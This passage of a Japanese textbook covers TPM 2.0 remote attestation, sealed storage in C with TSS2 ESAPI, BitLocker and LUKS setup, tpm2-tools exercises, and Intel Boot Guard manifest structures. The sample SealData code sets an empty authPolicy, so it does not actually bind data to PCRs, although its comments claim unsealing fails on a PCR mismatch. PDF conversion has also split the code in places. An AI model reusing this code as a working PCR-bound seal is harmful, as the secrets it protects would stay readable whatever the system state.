echo "random-nonce-12345" > nonce.bin
tpm2_quote -c ak.ctx -l sha256:0,1,2,3,4,5,6,7 -q nonce.bin -m
quote.msg -s quote.sig -o quote.pcr

# 3. Quote を検証
tpm2_checkquote -u ak.pub -m quote.msg -s quote.sig -f quote.pcr -q
nonce.bin

```

---



## Sealed Storage (封印ストレージ)


### Sealed Storage の目的

Sealed Storage は、データを特定の PCR 状態でのみ復号可能にする仕組みです：

1. システム構成に紐付け: 特定の構成でのみデータを復号
2. 改ざん検出: システムが変更されると復号不可
3. 鍵の保護: ディスク暗号化鍵などを保護

## Sealing の仕組み





## Seal 操作の実装

```

/***
データを TPM で Seal する

@param[in] Data          封印するデータ
@param[in] DataSize      データサイズ
@param[in] PcrList       PCR インデックスのリスト
@param[in] PcrCount      PCR の数
@param[out] SealedBlob   封印されたデータ

@retval TSS2_RC_SUCCESS 成功
*/
TSS2_RC
SealData (
    IN  UINT8          *Data,
    IN  UINT32         DataSize,
    IN  UINT32         *PcrList,
    IN  UINT32         PcrCount,
    OUT TPM2B_PRIVATE **SealedBlob
)
{
    TSS2_RC           rc;
    ESYS_CONTEXT      *esysContext;
    ESYS_TR           srkHandle;
    TPM2B_SENSITIVE_CREATE inSensitive;
    TPM2B_PUBLIC       inPublic;
    TPML_PCR_SELECTION creationPCR;
    TPM2B_PUBLIC       *outPublic;
    TPM2B_CREATION_DATA *creationData;
    TPM2B_DIGEST        *creationHash;
    TPMT_TK_CREATION  *creationTicket;
}

```

```

rc = Esys_Initialize (&esysContext, NULL, NULL);
if (rc != TSS2_RC_SUCCESS) {
    return rc;
}

// 1. SRK (Storage Root Key) をロード
srkHandle = LoadSRK (esysContext);

// 2. 封印するデータを設定
inSensitive.sensitive.data.size = DataSize;
memcpy (inSensitive.sensitive.data.buffer, Data, DataSize);

// 3. PCR ポリシーを設定
creationPCR.count = 1;
creationPCR.pcrSelections[0].hash = TPM2_ALG_SHA256;
creationPCR.pcrSelections[0].sizeofSelect = 3;
memset (creationPCR.pcrSelections[0].pcrSelect, 0, 3);
for (UINT32 i = 0; i < PcrCount; i++) {
    creationPCR.pcrSelections[0].pcrSelect[PcrList[i] / 8] |= (1 <<
(PcrList[i] % 8));
}

// 4. オブジェクトの属性を設定
inPublic.publicArea.type = TPM2_ALG_KEYEDHASH;
inPublic.publicArea.nameAlg = TPM2_ALG_SHA256;
inPublic.publicArea.objectAttributes = TPMA_OBJECT_USERWITHAUTH |
                                         TPMA_OBJECT_FIXEDTPM |
                                         TPMA_OBJECT_FIXEDPARENT;
inPublic.publicArea.authPolicy.size = 0; // PCR ポリシーはここでは省略

// 5. TPM2_Create コマンドで Seal
rc = Esys_Create (
    esysContext,
    srkHandle,
    ESYS_TR_PASSWORD,
    ESYS_TR_NONE,
    ESYS_TR_NONE,
    &inSensitive,
    &inPublic,
    NULL, // outsideInfo
    &creationPCR,
    SealedBlob,
    &outPublic,
    &creationData,
    &creationHash,

```

```
    &creationTicket  
);  
  
// リソース解放  
free (outPublic);  
free (creationData);  
free (creationHash);  
free (creationTicket);  
Esys_Finalize (&esysContext);  
  
return rc;  
}
```

## Unseal 操作の実装

```
/***
 * Sealed データを復号
 *
 * @param[in] SealedBlob 封印されたデータ
 * @param[out] Data 復号されたデータ
 * @param[out] DataSize データサイズ
 *
 * @retval TSS2_RC_SUCCESS 成功
 * @retval TSS2_RC_FAILURE PCR 状態が一致せず復号失敗
 */
TSS2_RC
UnsealData (
    IN TPM2B_PRIVATE *SealedBlob,
    OUT UINT8        **Data,
    OUT UINT32       *DataSize
)
{
    TSS2_RC          rc;
    ESYS_CONTEXT     *esysContext;
    ESYS_TR          srkHandle;
    ESYS_TR          objectHandle;
    TPM2B_SENSITIVE_DATA *outData;

    rc = Esys_Initialize (&esysContext, NULL, NULL);
    if (rc != TSS2_RC_SUCCESS) {
        return rc;
    }

    // 1. SRK をロード
    srkHandle = LoadSRK (esysContext);

    // 2. Sealed オブジェクトをロード
    rc = Esys_Load (
        esysContext,
        srkHandle,
        ESYS_TR_PASSWORD,
        ESYS_TR_NONE,
        ESYS_TR_NONE,
        SealedBlob,
        NULL, // Public 部分
        &objectHandle
    );
    if (rc != TSS2_RC_SUCCESS) {
```

```

    Esys_Finalize (&esysContext);
    return rc;
}

// 3. TPM2_Unseal コマンドで復号
// PCR 状態が一致しない場合、ここで失敗する
rc = Esys_Unseal (
    esysContext,
    objectHandle,
    ESYS_TR_PASSWORD,
    ESYS_TR_NONE,
    ESYS_TR_NONE,
    &outData
);

if (rc != TSS2_RC_SUCCESS) {
    Esys_FlushContext (esysContext, objectHandle);
    Esys_Finalize (&esysContext);
    return rc;
}

// 4. データをコピー
*DataSize = outData->size;
*Data = malloc (outData->size);
memcpy (*Data, outData->buffer, outData->size);

// リソース解放
free (outData);
Esys_FlushContext (esysContext, objectHandle);
Esys_Finalize (&esysContext);

return TSS2_RC_SUCCESS;
}

```

## 実用例: BitLocker / LUKS でのディスク暗号化

### Windows BitLocker

BitLocker は TPM を使ってディスク暗号化鍵を保護します：

1. **Volume Master Key (VMK)** をランダム生成
2. VMK を TPM で Seal (PCR 0, 1, 2, 3, 4, 5, 7, 11 を使用)

3. システムが正常な状態でのみ VMK を Unseal
4. VMK でディスクを復号

**設定例：**

```
# BitLocker を有効化 (TPM のみ)
Enable-BitLocker -MountPoint "C:" -EncryptionMethod XtsAes256 -
UsedSpaceOnly -TpmProtector

# PCR の使用状況を確認
manage-bde -protectors -get C:
```

## **Linux LUKS + TPM**

LUKS (Linux Unified Key Setup) と TPM を組み合わせた例：

```
# 1. LUKS パーティションを作成
sudo cryptsetup luksFormat /dev/sda2

# 2. マスターキーを TPM で Seal
sudo systemd-cryptenroll --tpm2-device=auto --tpm2-
pcrs=0+1+2+3+4+5+7 /dev/sda2

# 3. 起動時に自動 Unseal
# /etc/crypttab に以下を追加:
# luks-volume /dev/sda2 none tpm2-device=auto
```

---

## **トラブルシューティング**

### **Q1: TPM が認識されない**

**原因：**

- TPM が無効化されている (UEFI Setup で無効)
- fTPM がサポートされていない

- カーネルモジュール未ロード

**確認方法：**

```
# TPM デバイスの存在確認  
ls /dev/tpm*  
  
# TPM 2.0 の場合:  
# /dev/tpm0  
# /dev/tpmrm0  
  
# カーネルモジュールの確認  
lsmod | grep tpm  
  
# 出力例:  
# tpm_tis          16384  0  
# tpm_crb          16384  0  
# tpm              77824  2 tpm_tis,tpm_crb
```

**解決策：**

1. UEFI Setup で TPM を有効化
2. カーネルモジュールをロード：

```
sudo modprobe tpm_tis  
sudo modprobe tpm_crb
```

## Q2: PCR 値が予想と異なる

**原因：**

- BIOS/UEFI ファームウェアが更新された
- Secure Boot の設定が変更された
- ブートローダやカーネルが更新された

**確認方法：**

```
# PCR 値を確認  
tpm2_pcrread sha256:0,1,2,3,4,5,6,7  
  
# イベントログを確認（どのコンポーネントが測定されたか）  
sudo tpm2_eventlog  
/sys/kernel/security/tpm0/binary_bios_measurements
```

### 解決策：

- Sealed データを再生成（新しい PCR 値で再 Seal）
- BitLocker の場合: Recovery Key で復号して再設定

## Q3: Unseal が失敗する

### 原因：

- PCR 状態が Seal 時と異なる
- TPM がリセットされた
- ハードウェア構成が変更された

### 確認方法：

```
# 現在の PCR 値と期待値を比較  
tpm2_pcrread sha256:0,1,2,3,4,5,6,7 > current_pcr.txt  
# Seal 時の PCR 値と比較
```

### 解決策：

1. システム構成を Seal 時の状態に戻す
  2. Recovery Key を使用
  3. データを再 Seal
-



## 演習

### 演習 1: TPM の基本操作

目標: TPM の存在確認と PCR 読み取り

手順：

```
# 1. TPM の存在確認  
ls -l /dev/tpm*  
  
# 2. TPM のバージョン確認  
sudo tpm2_getcap properties-fixed | grep TPM2_PT_FAMILY_INDICATOR  
  
# 3. PCR 0-7 を読み取り  
tpm2_pcrread sha256:0,1,2,3,4,5,6,7  
  
# 4. イベントログを表示  
sudo tpm2_eventlog  
/sys/kernel/security/tpm0/binary_bios_measurements | head -50
```

期待される結果：

- TPM 2.0 が認識される
- PCR 値が表示される
- ブートプロセスの測定イベントが確認できる

### 演習 2: Seal と Unseal

目標: データを TPM で Seal/Unseal する

手順：

```
# 1. SRK を生成
tpm2_createprimary -C o -c srk.ctx

# 2. テストデータを作成
echo "This is a secret message" > secret.txt

# 3. PCR 0-7 の状態で Seal
tpm2_create -C srk.ctx -i secret.txt -u seal.pub -r seal.priv -L
sha256:0,1,2,3,4,5,6,7

# 4. Sealed オブジェクトをロード
tpm2_load -C srk.ctx -u seal.pub -r seal.priv -c seal.ctx

# 5. Unseal (PCR 状態が一致すれば成功)
tpm2_unseal -c seal.ctx -o unsealed.txt

# 6. 確認
diff secret.txt unsealed.txt
```

**期待される結果：**

- Seal と Unseal が成功
- diff コマンドで差分がないことを確認

## **演習 3: Remote Attestation**

**目標:** Quote を生成して PCR 値を証明する

**手順：**

```
# 1. EK を生成
tpm2_createek -c ek.ctx -G rsa -u ek.pub

# 2. AIK を生成
tpm2_createak -C ek.ctx -c ak.ctx -G rsa -g sha256 -s rsassa -u
ak.pub -n ak.name

# 3. Nonce を生成
dd if=/dev/urandom of=nonce.bin bs=32 count=1

# 4. Quote を生成 (PCR 0-7)
tpm2_quote -c ak.ctx -l sha256:0,1,2,3,4,5,6,7 -q nonce.bin -m
quote.msg -s quote.sig -o quote.pcr

# 5. Quote を検証
tpm2_checkquote -u ak.pub -m quote.msg -s quote.sig -f quote.pcr -q
nonce.bin

# 6. Quote の内容を確認
cat quote.msg | xxd | head -20
```

## 期待される結果：

- Quote の生成と検証が成功
  - Nonce が Quote に含まれることを確認
- 

## まとめ

この章では、TPM (Trusted Platform Module) と Measured Boot について学びました：

### ✓ 重要なポイント

#### 1. TPM の役割：

- ハードウェアベースの Root of Trust
- PCR による測定値の記録

- 暗号化鍵の安全な保管

## 2. Measured Boot :

- Secure Boot (検証) と補完的
- すべてのブートコンポーネントを測定
- SRTM (起動時) と DRTM (実行時)

## 3. PCR (Platform Configuration Register) :

- 測定値を記録するレジスタ
- Extend 操作のみ (上書き不可)
- PCR 0-7: BIOS/ブートローダ、PCR 8-15: OS

## 4. TPM 2.0 の利点 :

- アルゴリズムアジリティ (複数のハッシュ/暗号)
- 階層化された鍵管理
- より柔軟なポリシー

## 5. Remote Attestation :

- PCR 値を第三者に証明
- AIK で Quote に署名
- リプレイ攻撃を防ぐ Nonce

## 6. Sealed Storage :

- 特定の PCR 状態でのみ復号可能
- ディスク暗号化鍵の保護に使用
- BitLocker、LUKS などで活用

## セキュリティのベストプラクティス

項目	推奨事項
TPM の有効化	UEFI Setup で TPM を有効化
Measured Boot	Secure Boot と併用

項目	推奨事項
PCR の選択	用途に応じた PCR を使用 (Seal 時)
Remote Attestation	定期的に構成を検証
ファームウェア更新	更新後は Sealed データを再生成

次章では、**Intel Boot Guard**について学びます。Intel Boot Guard は、ハードウェアレベルで BIOS/UEFI の検証を行い、改ざんを防ぐ技術です。TPM との連携により、より強固なセキュリティを実現します。

### 参考資料

- [Trusted Computing Group \(TCG\)](#)
- [TPM 2.0 Library Specification](#)
- [TCG PC Client Platform Firmware Profile Specification](#)
- [tpm2-tools GitHub Repository](#)
- [Intel TXT Software Development Guide](#)
- [Windows BitLocker Drive Encryption](#)
- [A Practical Guide to TPM 2.0 \(Apress\)](#)

# Intel Boot Guard の役割と仕組み

## 🎯 この章で学ぶこと

- Intel Boot Guard のアーキテクチャと目的
- Verified Boot と Measured Boot の違い
- ACM (Authenticated Code Module) の役割
- Key Manifest (KM) と Boot Policy Manifest (BPM) の構造
- OTP Fuse による鍵の保護
- Boot Guard の動作フローと検証プロセス
- Boot Guard の設定とプロビジョニング
- 攻撃シナリオと対策

## 📚 前提知識

- Part IV Chapter 2: 信頼チェーンの構築
  - Part IV Chapter 4: TPM と Measured Boot
  - デジタル署名と公開鍵暗号の基礎
- 

## Intel Boot Guard とは

### Boot Guard の目的

**Intel Boot Guard** は、Intel プロセッサに組み込まれたハードウェアベースの BIOS 検証機構です：


1. **BIOS の完全性保護**: BIOS/UEFI ファームウェアの改ざんを検出
2. **早期検証**: リセット直後、CPU の ROM コードが BIOS を検証
3. **鍵の保護**: OTP Fuse に保存された鍵で署名を検証
4. **改ざん時の動作制御**: エラー時にシステムを停止または警告


---

**Note:** Boot Guard は、Secure Boot よりもさらに早い段階（CPU のリセット直後）で検証を行います。これにより、BIOS 自体が改ざんされていても起動を防ぐことができます。

---

## **Boot Guard の位置づけ**






## 他の検証機構との比較

項目	Intel Boot Guard	UEFI Secure Boot	TPM Measured Boot
検証タイミング	CPU リセット直後	DXE Phase	全ブートフェーズ
検証対象	BIOS/UEFI	ブートローダ、ドライバ	すべてのコンポーネント
検証方法	ハードウェア署名検証	ソフトウェア署名検証	ハッシュ測定
失敗時	停止 or 警告	起動拒否	記録のみ
鍵の保管	CPU OTP Fuse	UEFI 変数	TPM NVRAM
攻撃耐性	非常に高い	高い	中（測定のみ）

# Boot Guard のアーキテクチャ

## Boot Guard の主要コンポーネント



### 1. OTP Fuse (One-Time Programmable Fuse)

役割：

- Boot Guard のルート公開鍵のハッシュを保存
- 製造時または初期設定時に書き込み
- 一度書き込むと変更不可 (OTP)

格納内容：

```
typedef struct {
    UINT8 BootGuardKeyHash[32]; // SHA-256 ハッシュ
    UINT8 BootGuardAcmSvn; // ACM Security Version Number
    UINT8 BootGuardKmSvn; // KM Security Version Number
    UINT8 BootGuardBpmSvn; // BPM Security Version Number
    UINT32 BootGuardProfile; // Verified / Measured / Both
    // ...
} BOOT_GUARD OTP_FUSE;
```

### OTP Fuse の読み取り：

```
# Linux: MSR (Model Specific Register) から読み取り
sudo rdmsr 0x13A # BOOT_GUARD_SACM_INFO
```

## 2. ACM (Authenticated Code Module)

### 役割：

- Intel が署名した信頼された実行モジュール
- BIOS の検証ロジックを実行
- CPU の特権モード (SMM や TXT) で動作

### 特徴：

- Intel の秘密鍵で署名 (OEM は署名できない)
- CPU のマイクロコードが検証
- バージョン管理 (ACM SVN: Security Version Number)

### ACM の構造：

```
typedef struct {
    UINT32 ModuleType;          // ACM タイプ (Boot Guard ACM = 0x02)
    UINT32 ModuleSubType;        // サブタイプ
    UINT32 HeaderLen;           // ヘッダ長
    UINT32 HeaderVersion;        // ヘッダバージョン
    UINT16 ChipsetID;           // 対応チップセット ID
    UINT16 Flags;                // フラグ
    UINT32 ModuleVendor;         // Intel = 0x8086
    UINT32 Date;                 // ビルド日付
    UINT32 Size;                 // ACM サイズ (4KB 単位)
    UINT16 TxtSvn;               // TXT Security Version Number
    UINT16 SeSvn;                // SE Security Version Number
    UINT32 CodeControl;          // コード制御フラグ
    // ...
    UINT8 RSAPublicKey[256];     // RSA-2048 公開鍵
    UINT8 RSASignature[256];      // RSA-2048 署名
} ACM_HEADER;
```

### 3. Key Manifest (KM)

役割：

- OEM の公開鍵を格納
- BPM (Boot Policy Manifest) の検証に使用
- OEM が作成し、自身の秘密鍵で署名

構造：

```

typedef struct {
    UINT32 StructureID;           // 'KEYM' = 0x4D59454B
    UINT8 Version;              // KM バージョン
    UINT8 KmSvn;                // KM Security Version Number
    UINT8 KmId;                 // KM ID
    UINT8 Reserved;
    UINT8 Hash[32];             // KM 本体のハッシュ
    UINT8 KeyManifestSignature[256]; // OEM 秘密鍵による署名
} KEY_MANIFEST_HEADER;

typedef struct {
    UINT8 Usage;                // 鍵の用途 (BPM 署名用 = 0x10)
    UINT8 Hash[32];             // 公開鍵のハッシュ
    RSA_PUBLIC_KEY PublicKey;   // RSA-2048/3072 公開鍵
} KEY_MANIFEST_ENTRY;

```

#### 4. Boot Policy Manifest (BPM)

役割：

- BIOS の検証ポリシーを定義
- どの部分を検証するか、失敗時の動作を指定
- OEM が作成し、KM の秘密鍵で署名

構造：

```

typedef struct {
    UINT32 StructureID;           // 'PMSG' = 0x47534D50
    UINT8 Version;                // BPM バージョン
    UINT8 BpmSvn;                 // BPM Security Version Number
    UINT8 AcmSvn;                 // 必要な ACM SVN
    UINT8 Reserved;
    // IBB (Initial Boot Block) の定義
    IBB_ELEMENT IbbElements[];
    // Platform データ
    PLATFORM_DATA PlatformData;
    // 署名
    UINT8 BpmSignature[256];
} BOOT_POLICY_MANIFEST;

typedef struct {
    UINT32 Flags;                  // フラグ
    UINT32 IbbMchBar;              // MCH BAR
    UINT32 VtdBar;                 // VT-d BAR
    UINT32 DmaProtectionBase0;     // DMA 保護範囲
    UINT32 DmaProtectionLimit0;
    UINT64 IbbEntryPoint;          // IBB エントリポイント
    UINT8 IbbHash[32];              // IBB のハッシュ (SHA-256)
    UINT32 IbbSegmentCount;
    IBB_SEGMENT IbbSegments[];
} IBB_ELEMENT;

```

---

## Boot Guard の動作モード

### 1. Verified Boot モード

動作：

